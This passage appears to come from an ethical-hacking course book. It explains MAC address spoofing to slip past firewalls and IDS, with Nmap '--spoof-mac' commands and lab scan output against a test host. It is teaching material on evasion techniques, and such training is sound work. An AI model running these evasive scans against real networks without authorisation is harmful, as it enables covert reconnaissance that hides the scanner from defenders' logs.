21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

MAC Address Spoofing

Network firewalls filter packets based on the source media access control (MAC) address. They examine the MAC address in the packet header and determine whether the packets originate from a legitimate source. Firewalls allow traffic from specific sources using MAC filtering rules and restrict packets that do not satisfy the filtering rules. To avoid these restrictions, attackers use MAC spoofing techniques, in which they employ fake MAC addresses and masquerade as legitimate users to scan the hosts located behind the firewall.


The MAC address spoofing technique allows attackers to send request packets to the target machine/network, pretending to be a legitimate host. Attackers use the Nmap tool to evade firewalls via MAC address spoofing.

Performing MAC Address Spoofing to Scan Beyond IDS and Firewall Using Nmap:

Attackers use the **`--spoof-mac`** Nmap option to choose or set a specific MAC address for packets and send them to the target system/network.

- **`nmap -sT -Pn --spoof-mac 0 [Target IP]`**

  The above command automatically generates a random MAC address and attaches it to the packets in place of the original MAC address while performing host scanning. Here, **`--spoof-mac 0`** represents the randomization of the MAC address.



nmap -sT -Pn --spoof-mac 0 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sT -Pn --spoof-mac 0 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 02:56 EDT
Spoofing MAC address DF:FB:47:17:14:72 (No registered vendor)
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Nmap scan report for 10.10.1.11
Host is up (0.039s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

Figure 3.89: Screenshot of scanning using the Nmap –spoof-mac 0 option

- **`nmap -sT -Pn --spoof-mac [Vendor] [Target IP]`**

  The above command allows attackers to opt for a MAC address from the vendor and spoof it by attaching it to the packets in place of the original MAC address during the scan. This type of scan allows attackers to scan in the hidden mode, as the original MAC address is not recorded in the firewall logs. **`--spoof-mac [vendor]`** represents the randomization of the MAC address based on the specified vendor.

